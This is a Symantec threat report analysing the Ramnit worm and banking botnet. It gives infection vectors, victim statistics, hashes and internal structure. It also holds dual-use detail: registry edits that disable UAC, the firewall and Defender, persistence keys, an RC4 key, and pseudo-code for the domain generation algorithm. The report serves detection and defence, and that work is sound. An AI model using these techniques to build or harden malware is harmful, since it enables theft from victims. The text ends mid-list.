Symantec

SECURITY RESPONSE

W32.Ramnit analysis

Symantec Security Response

Version 1.0 – February 24, 2015, 12:00 GMT

> *It is estimated that the Ramnit botnet may consist of up to 350,000 compromised computers worldwide.*

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

Symantec

CONTENTS

SUMMARY

Ramnit is a worm that spreads through removable drives by infecting files. The worm (W32.Ramnit) was first discovered in early 2010 and later that year, a second variant of Ramnit (W32.Ramnit.B) was identified. Since then, Ramnit's operators have made considerable upgrades to the threat, including implementing the use of modules, which was borrowed from the leaked source code of the Zeus banking Trojan (Trojan.Zbot) in May 2011.

Currently, Ramnit's operators are primarily focused on information-stealing tactics, targeting data such as passwords and online banking login credentials. They also install remote access tools on affected computers in order to maintain back door connectivity. It is estimated that the Ramnit botnet may consist of up to 350,000 compromised computers worldwide.

Overview

Figure 1 details the infection vector, overall structure, and modules of the Ramnit worm.




Figure 1. Ramnit's infection vector, structure, and modules

1. Ramnit has been known to spread through the use of removable devices, such as USB keys and network shares. The attackers have also spread the threat through public File Transfer Protocol (FTP) servers, redirected users to exploit kits serving the threat through malicious ads on legitimate websites, and bundled the malware with potentially unwanted applications (PUAs).

2. Once the user's computer is compromised and the malware is executed, a copy of the installer is written to the computer's file system. It may also use the Microsoft Windows Kernel 'Win32k.sys' CVE-2014-4113 Local Privilege Escalation Vulnerability (CVE-2014-4113) in order to run with administrative rights. Ramnit also stores a copy of itself in memory and watches over the file system-based copy. As a result, if the computer's antivirus software detects the worm and deletes it from disk or moves it to quarantine, the worm is constantly dropped back onto the file system and executed to ensure that the infection remains. A user-mode rootkit is also used in order to hide copies of Ramnit on the disk from the user.

   In older samples of Ramnit (2011), a master boot record (MBR) infection routine was used to allow the threat to remain persistent. This was achieved by moving the clean MBR to the end of the disk and overwriting the original MBR with a malicious one. A rootkit driver is also used in order to silently prevent write operations to specific sectors of the drive such as the MBR. This is used to hamper remediation actions. The sample also contained a compressed copy of the Ramnit installer, which was loaded into memory during the start-up process. This was possible as the malicious MBR removed page-write protection.

3. The older samples of Ramnit also contained a file infection routine which attempts to infect EXE, DLL, HTM, and HTML files. The threat does this by listing all available drives on the compromised computer. It specifically targets removable drives and fixed drives, such as the local disk.

   If the threat finds an EXE or DLL file, it loads a copy of the file into memory and performs several verification checks on it. Then, it patches the in-memory version of the file by creating a new section and modifying the entry point. The newly appended section contains two parts. The first part decrypts a copy of Ramnit, drops it to the file system, launches it, and jumps back to the original entry point. The second part is the encrypted copy of Ramnit. It generates between 300 and 500 bytes of garbage data to append to the end of the file, along with a marker to avoid re-infection.

   For HTM and HTML files, the threat injects a VBScript into the files in order to write a copy of the Ramnit installer to the file system and launch it. Similar to the DLL and EXE infection routine, the threat uses a marker to avoid re-infection.

   Infected files are detected by Symantec as W32.Ramnit!inf, W32.Ramnit.C!inf, and W32.Ramnit.D!inf, and infected web pages are detected as W32.Ramnit!html.

4. The Ramnit installer handles the installation routine to ensure that Ramnit remains persistent every time the computer restarts. It contains three components. The first is a device driver, which is dropped to the file system and loaded as a service called "Microsoft Windows Service". The installer makes a copy of itself on the file system and modifies the registry to ensure that the driver component is loaded after the computer restarts. The second and third components are DLL files labelled DLL_1 and DLL_2 which are injected into memory.

   The device driver is used to modify the service descriptor table (SDT) in order to hook APIs used by Windows when interacting with the computer's registry.

5. DLL_1 acts as a bridge between DLL_2 and the storage container or log file. DLL_2 communicates with DLL_1 using a named pipe to request and receive modules from a remote command-and-control (C&C) server. DLL_1 is responsible for storing the received modules in the storage container in an encrypted form and has the ability to load and execute the modules when requested.

6. The DLL_2 component acts as a back door. It attempts to establish a connection to the C&C server using a custom domain generation algorithm (DGA). It has the ability to receive and execute commands on behalf of the attacker and can request modules that are passed to DLL_1 for storing and loading. There are approximately 21 supported commands that DLL_2 can receive. These include capturing screenshots of the

infected computer, uploading cookies, requesting modules or module lists, and gathering computer-related information. DLL_2 can also perform a "system kill" command, which deletes root registry keys to prevent the computer from starting up.

7. Once the DLL components are loaded in memory, the threat begins to communicate with the C&C server. The C&C server houses all of the available modules which the malware can download. The source code for the modules appears to have been heavily based on the Zeus banking Trojan after it was leaked into the public domain.

   Each module has a particular function which helps the malware steal information from the victim. Of all the modules analyzed, the spy module is the only exception where the domain generated using the DGA isn't used as the C&C server. For the spy module, a separate configuration file is downloaded which specifies the C&C server. All stolen information is sent to this C&C server instead of the one produced by the DGA.

   The identified modules include:

   a. **Cookie grabbers**: Lets the attackers hijack online sessions for banking and social media sites. This is achieved by stealing cookies from browsers such as Chrome, Firefox, Internet Explorer, Safari, and Opera. The cookies are stored in an archive file and are submitted to the C&C server.

   b. **FTP grabber**: Allows the attackers to gather login credentials for a large number of FTP clients.

   c. **Spy module**: Lets the attackers monitor websites that victims frequently visit. The module contains a configuration file which triggers when the victim visits specific sites such as online banking sites. It then acts as a man-in-the-browser (MITB) by injecting code into the web page and requesting that users submit more sensitive information than what would normally be expected by their bank. This could include full credit card details which could be used by the attackers to authorize money transfers from the victim's bank account.

   d. **Virtual network computing (VNC) Module**: Gives the attackers remote access to the computer.

   e. **Drive scanner**: Allows the attackers to steal files from the compromised computer. The module uses a configuration file and scans specific folders for files that may contain login credentials. These files are archived and submitted to the C&C server.

   f. **Anonymous FTP server**: Lets attackers remotely connect to the compromised computer and browse the file system. The FTP server gives the attackers the ability to upload, download, or delete files and execute commands.

Operations

When Ramnit was first discovered in 2010, its main method of distribution was by infecting files through removable drives. In November 2010, a second variant of Ramnit, detected by Symantec as W32.Ramnit.B, was discovered. This variant propagated through an exploit for the Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (CVE-2010-2568).

By May 2011, the operators made significant enhancements to Ramnit, adding modules based on the leaked source code from Zeus. In 2012, Ramnit was reportedly spreading through the Blackhole exploit kit hosted on compromised websites and social media pages, similar to Zeus' method of propagation. In 2013 and 2014, Symantec identified that Ramnit was being distributed through exploits for the following vulnerabilities:

- Oracle Java SE Remote Code Execution Vulnerability (CVE-2013-1493)
- Oracle Java Runtime Environment Multiple Remote Code Execution Vulnerabilities (CVE-2013-0422)

Public FTP servers were also used at this time to distribute the malware. Symantec has also identified the possible use of potentially unwanted applications (PUAs), which may be responsible for further distribution of Ramnit.

Symantec

VICTIMS

“While the amount of infected computers has decreased over time, the Ramnit botnet is still active.”

Victims

The regions that experienced most of the recent Ramnit infections are India, Indonesia, Vietnam, Bangladesh, the US, the Philippines, Egypt, Turkey, and Brazil.

While the amount of infected computers has decreased over time, the Ramnit botnet is still active. In May 2014, Symantec observed around 8,000 daily detections, whereas in November, this number was closer to 6,700.

Our analysis shows that the number of detections that occurred during the weekend is around 20-25 percent smaller than the number of detections that occurred during weekdays. This may indicate that this part of the botnet consists of computers that are owned by companies, since they are usually turned off during weekends.




Figure 2. Ramnit infections by region




Figure 3. Ramnit detections per month

Symantec

TECHNICAL ANALYSIS OF W32.RAMNIT.B

> “The purpose of the installer is to drop the device driver and launch it as a service. It also injects DLLs into any newly created process instances of svchost.exe or iexplorer.exe.”

Technical analysis of W32.Ramnit.B

Overview

The following list contains vendor detections that identify the threat:

- **Symantec:** W32.Ramnit.B
- **Microsoft:** Trojan:Win32/Ramnit.A
- **ESET-NOD32:** Win32/Ramnit.A
- **Fortinet:** W32/Blocker.DMCS!tr
- **Kaspersky Lab:** Trojan-Ransom.Win32.Blocker.dmcs
- **Malwarebytes:** Trojan.Downloader.ED
- **McAfee:** RDN/Ransom!ea
- **McAfee-GW-Edition:** Heuristic.BehavesLike.Win32.Downloader.D
- **Trend Micro:** TROJ_SPNV.03B414
- **AVG:** PSW.Banker6.BFMD

The following list contains artefacts used as part of the analysis:

- **File name:** iryqxgxk.exe
- **MD5:** 056af1afdc305dd978c728653c4ee08b
- **SHA1:** 04ec60dacd3bcb2d6dd2e973e2e165e8e5c7ccec
- **SHA256:** 3ee0f395cf30caf28ca6ccfbb0ca14f4392aad6e97c5e3a4a2bfc621dfaf5c5e
- **Size:** 116,224 bytes
- **Purpose:** Main installer. Drops device driver and launches it as a service. Injects two DLLs into any newly created process instances of svchost.exe or iexplorer.exe

The following lists contain artefacts extracted/downloaded by the threat during the course of the analysis:

- **Source:** Dropped device driver
- **File name:** [EIGHT PSEUDO-RANDOM CHARACTERS].sys
- **MD5:** a6d351093f75d16c574db31cdf736153
- **SHA1:** fb12b984055b09d29d18291bd2782ff6ec63b047
- **SHA256:** c1293f8dd8a243391d087742fc22c99b8263f70c6937f784c15e9e20252b38ae
- **Size:** 15,360 bytes
- **Purpose:** Restores the SDT and hooks registry-related routines

- **Source:** Injected DLL_1
- **First seen:** January 9, 2014 (compile time)
- **File name:** N/A
- **MD5:** d38eaff5022a00ccdacdb00c8e3d351a
- **SHA1:** 79ed0ae6240a11482d018e118308c217d32b17f1
- **SHA256:** d38a31651002c16138277c91863ef0bda88b01252be2121d969d446371b4a1ae
- **Size:** 35,328 bytes
- **Purpose:** Requests and receives modules from DLL_2 through a named pipe. Encrypts received modules and saves them to a log file. Also responsible for decrypting and loading encrypted modules from the saved file.

- **Source:** Injected DLL_2
- **First seen:** January 9, 2014 (compile time)
- **File name:** N/A
- **MD5:** 31d3b232da7f06b0a767141cf69f0524
- **SHA1:** 86a4ddeb7b3f533965110c5fa0c9404d975f834c
- **SHA256:** 237ac6a45e840fb4911f7a55921380fcfdd672c766072e47f196a514621f4040

- **Size:** 102,400 bytes
- **Purpose:** Downloads modules from a remote server and sends them to DLL_1 through a named pipe.

Exploit usage

- Ramnit is reportedly spread through a CVE-2010-2568 exploit.
- Recent variants of Ramnit have used CVE-2014-4113 in order to perform privilege escalation.

Anti-analysis

The following list details the reverse-engineering challenges discovered during the course of the analysis:

- **Anti-debug:** Yes
- **Anti-emulation:** Yes
- **Anti-VM:** No
- **Packing:** Yes
- **Obfuscation:** No
- **Host-based encryption:** Yes (RC4)
- **Network-based encryption:** Yes (RC4)
- **Server-side tricks:** Yes

Packing/compression

The dropped device driver is a VB-pcode program packed by PECompact. The VB program injects the installer into processes. The injected installer is UPX-packed and contains three PE files–one device driver and two DLLs.

Encryption

Host

The following is an artefact which is created by the threat. Encrypted modules downloaded from a remote server are stored in the following location:

- %SystemDrive%\Documents and Settings\All Users\Application Data\[EIGHT PSEUDO-RANDOM CHARACTERS].log

The modules are decrypted by DLL_1.

Network

All received modules are encrypted using standard RC4 encryption with the key “black”. Modules are decrypted and sent to DLL_1, where they are verified, re-encrypted, and stored in the log file. Please refer to the DLL_2 section and the appendix for more information.

Installer

The purpose of the installer is to drop the device driver and launch it as a service. It also injects DLLs into any newly created process instances of svchost.exe or iexplorer.exe.

- **MD5:** 056af1afdc305dd978c728653c4ee08b
- **SHA1:** 04ec60dacd3bcb2d6dd2e973e2e165e8e5c7ccec
- **SHA256:** 3ee0f395cf30caf28ca6ccfbb0ca14f4392aad6e97c5e3a4a2bfc621dfaf5c5e
- **Size:** 116,224 bytes

Functionality

When executed, the installer attempts to elevate privileges and create a security descriptor. The actions that follow depend on which parameters are provided to the installer.

No parameter

When no parameter is supplied, the installer first creates a mutex by using the initialized security descriptor. The mutex is generated by a combination of a hard coded seed (0x14D8) and the volume serial number of the root drive. The following format is used:

- {%08X-%04X-%04X-%04X-%08X%04X}

Next, the installer copies itself to %UserProfile%\Application Data\[EIGHT PSEUDO-RANDOM CHARACTERS].exe and attempts to locate the path for svchost.exe and iexplore.exe.

It then attempts to hook the following APIs with the purpose of injecting embedded DLL modules into the svchost.exe and iexplore.exe processes when launched.

- ZwWriteVirtualMemory
- ZwCreateUserProcess

If the mutex does not exist, the installer attempts to launch the embedded modules in order to trigger the hook for injection. It then removes the hook.

Finally, the installer launches the copy of itself in %UserProfile%\Application Data using the “elevate” parameter.

Elevate parameter

When the “elevate” parameter is supplied, the installer creates a mutex as previously described, using 0x14D9 as the seed value. Next, the installer launches itself again using the “admin” parameter.

Admin parameter

When the “admin” parameter is supplied, the installer creates a mutex as previously described, using 0x14D7 as the seed value. The installer force-exits if it fails to successfully create the mutex.

Then, the installer attempts to lower the computer’s security by modifying the following registry entries and subkeys:

Sets

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\”EnableLUA” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\”FirewallOverride” = “1”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\”AntiVirusOverride” = “1”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\Svc\”AntiVirusOverride” = “1”
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc\”Start” = “4”
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\”EnableFirewall” = “0”
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\”DoNotAllowExceptions” = “0”
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\”DisableNotifications” = “1”

Deletes

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Defender

Next, the installer drops the driver file and launches it as a service called “Microsoft Windows Service”. At this

point, the installer file in %UserProfile%\Application Data is removed, leaving a copy of the driver in the file system.

To ensure persistence, the threat modifies the registry by setting the following registry subkey:

- HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

Next, the installer stops the “RapportMgmtService” service, ends the “Rapport” process, and removes all files under %ProgramFiles%\Trusteer. Finally, the installer deletes the “wscsv” service.

If the installer successfully modified the registry for persistence, it may then restart the computer.

Installation

The installer module may make the following file/registry/memory modifications during the installation procedure.

Persistence

The following list includes any modifications made to allow the threat to run every time the computer restarts:

- **Action:** Set
- **Registry subkey:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
- **Name:** UserInit
- **Type:** String
- **Data:** %UserProfile%\Application Data\[EIGHT PSEUDO-RANDOM CHARACTERS].exe

Files

Table 1 details the files created during the installation routine and their purpose.

Table 1. Files created during installation process

Action	Path	File name	Purpose
Create/delete	%UserProfile%\Local Settings\Temp	[EIGHT PSEUDO-RANDOM CHARACTERS].sys	Dropped device driver
Create	%UserProfile%\Local Settings\Temp	[EIGHT PSEUDO-RANDOM CHARACTERS].exe	Copy of itself

Registry

Table 2 details registry changes on the computer and their purpose.

Table 2. Registry changes during installation

Action	Registry key	Name	Type
Modify	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system	EnableLUA	DW
Create	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center	FirewallOverride	DW
Create	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center	AntiVirusOverride	DW
Create	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\Svc	AntiVirusOverride	DW
Modify	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc	Start	DW
Modify	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile	EnableFirewall	DW
Modify	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile	DoNotAllowExceptions	DW
Modify	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile	DisableNotifications	DW
Delete	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Windows Defender	

Processes

Table 3 details any processes created during the installation routine and their purpose.

Table 3. Processes created during installation

Action	Process	Purpose
Create	svchost.exe or iexplore.exe	Inject DLL_1
Create	svchost.exe or iexplore.exe	Inject DLL_2

Services

The following list gives details on the service created during the installation routine and its purpose.

- **Action:** Create
- **Service:** Microsoft Windows Service
- **Purpose:** Launches the dropped device driver

Device driver

The main purpose of the device driver is to modify the SDT and hook registry-related routines.

- **MD5:** a6d351093f75d16c574db31cdf736153
- **SHA1:** fb12b984055b09d29d18291bd2782ff6ec63b047
- **SHA256:** c1293f8dd8a243391d087742fc22c99b8263f70c6937f784c15e9e20252b38ae
- **Size:** 15,360 bytes

Functionality

- Tries to modify the SDT and hooks API calls in ntkrnlpa.exe and win32k.sys
- Creates a device handler (\Device\631D2408D44C4f47AC647AB96987D4D5) to override the following:
- 0x222400: End process
- 0x222404: Set the function lists which are called by the hooked registry-related routines
- 0x222408: Currently unknown
- Hooks the following APIs:
- ZwOpenKey
- ZwOpenKeyEx
- ZwOpenKeyTransacted
- ZwOpenKeyTransactedEx
- ZwCreateKey
- ZwCreateKeyTransacted
- Hooked routines call a pre-defined set of function lists and set the ACCESS_MASK before calling the original routine.

Embedded DLL_1

The DLL_1 component acts as a bridge between DLL_2 and a log file. It communicates with DLL_2 using a named pipe to request and receive modules from a remote C&C server. DLL_1 is responsible for storing the received modules in an encrypted form in a log file. It also has the ability to load, decrypt, and execute these external modules.

- **MD5:** d38eaff5022a00ccdacdb00c8e3d351a
- **SHA1:** 79ed0ae6240a11482d018e118308c217d32b17f1
- **SHA256:** d38a31651002c16138277c91863ef0bda88b01252be2121d969d446371b4a1ae
- **Size:** 35,328 bytes

Functionality

The embedded DLL_1 component can perform the following actions:

- Adjust privileges and initialize security descriptors, similar to the installer, and then create a mutex using the hard-coded seed 0x1EC4

- Read the installer into an allocated buffer and then create three threads.
- Wait for an event generated by seed 0x18BF. This event will be created and set in DLL_2

Thread_1_LaunchModulesFromLogfile

This thread is used to decrypt and launch the log file stored in %UserProfile%\Application Folder. The file name is generated using the hard-coded seed 0xEC6.

Modules in the log file are encrypted and stored in individual blocks using the structure in Tables 4 and 5.

Before module decryption, the thread attempts to verify the log file by checking its hashes. The following pseudo-code details how the hashes are calculated:

```
Hash table is generated at 0x10003F02
   h = 0xFFFFFFFF
   for i in range(0x10, block[0x8]):
       d = h >> 8
       block[i] = block[i] ^ (h &
0xFF)
       h = hash _ table _ 256[h & 0xFF]
^ d
```

The decryption algorithm is RC4. The key is a string (length 0x14) generated pseudo-randomly by seed 0x2A8B53 and the serial number of the root volume.

Table 4. Block structure

Offset	size	description
0x0	4	Hash for decrypted PE file
0x4	4	Flag, 1 means “could be loaded”
0x8	4	Size of encrypted data
0xC	4	Hash for encrypted data

Table 5. Encrypted data structure

Offset	size	description
0x0	0x4	Magic, 0xC581F364
0x4	0x14	Module name
0x18	0x100	Module description
0x118	0x4	Time stamp
0x11C	0x4	Hash for decrypted
0x120	Varies	PE module

If module decryption is successful, the thread attempts to execute the module by calling the following functions:

- Entry Point
- Export Functions (if they exist)
- ModuleCode
- CommandRoutine
- StartRoutine

A list of loaded modules is maintained in memory. Each module has an indicator, which is used to identify a “module loaded” state used in conjunction with a marker in the block structure at offset 0x4. This is used to avoid re-loading duplicate modules. After a module is loaded, the marker in the block structure is modified to indicate that this has occurred.

For each module in the log file, the thread runs the layer_1 decryption first. Then, it performs a check to see whether the marker exists in the decrypted modules. If not, the threat launches StopRoutine to unload the marker. If the marker for the module is set to “1” in the block structure and the marker does not exist in the maintained list in memory, the thread will launch the module and call the export function names, as previously listed. After that, the thread adds the module to the loaded modules list in memory.

Thread_2_ConnectToPipeForModules

When called, this thread performs the following actions:

- Create a named pipe as \\.\pipe\[EIGHT PSEUDO-RANDOM CHARACTERS]. The name is generated using seed 0xEFA. This same seed is used in DLL_2.
- Create Thread_2_1_Request_And_SaveModules

Thread_2_1_Request_And_SaveModules

This thread is used to receive encrypted modules and write them to the log file. It fetches new modules by performing the following actions:

- Send "\x23" to the named pipe. The response contains the modules.
- If the modules are needed, the thread uses RC4 to decrypt the binaries received. The key ("black") is used for decryption.
- Send decrypted binaries to the pipe and read the received data, which is detailed in the content of the module. The module is then encrypted and written to the log file.

Thread_3_Restart_Installer

Every 0.5 seconds, the thread checks DLL_2's mutex to ensure it is still loaded. If the mutex isn't found, the thread attempts to launch the installer.

DLL_2

The DLL_2 component acts as a back door. It connects to the remote C&C server to receive and execute commands, and request additional modules. If the component is running in "listening mode," it binds to a hard-coded port (disabled in the sample).

- **MD5:** 31d3b232da7f06b0a767141cf69f0524
- **SHA1:** 86a4ddeb7b3f533965110c5fa0c9404d975f834c
- **SHA256:** 237ac6a45e840fb4911f7a55921380fcfdd672c766072e47f196a514621f4040
- **Size:** 102,400 bytes

Functionality

DLL_2 first creates a thread to protect itself. It does this by performing the following actions:

- Repeatedly set registry subkeys to lower the security settings and ensure that the subkey used for persistence is intact.
- Copy the installer into memory. It repeatedly checks if the installer copy on the disk is present. If the copy is missing, the component drops a copy of the installer to disk and launch the installer to re-infect the computer.

This component uses a DGA to generate the remote C&C domain. A hard coded seed (0x10019004) is initialized to generate domains. The amount of generated domains is limited to 300. The pseudo-random algorithm is the same as the one used to generate mutex, event, and file names and looks like the following:

```
def pseudo_random(seed, max):
    div_1    = seed / 0x1F31D
    mod_1    = seed % 0x1F31D
    mull_1   = (mod_1 * 0x41A7) & 0xFFFFFFFF
    mull_2   = (div_1 * 0xB14) & 0xFFFFFFFF

    new_seed = (mull_1 - mull_2) & 0xFFFFFFFF
    val_rand = new_seed % max

    return (val_rand, new_seed)
```

When a domain is generated, DLL_2 performs the following steps to verify that the domain is valid:

1. Encrypts two MD5s using RC4. The key used is "black". The first MD5 is calculated by concatenating the following data together:
   - VolumeSerialNumber
   - VersionInformation.dwBuildNumber
   - VersionInformation.dwMajorVersion

- VersionInformation.dwMinorVersion
- SystemInfo.anonymous_0
- SystemInfo.dwActiveProcessorMask
- SystemInfo.dwNumberOfProcessors
- SystemInfo.dwProcessorType
- SystemInfo.wProcessorLevel
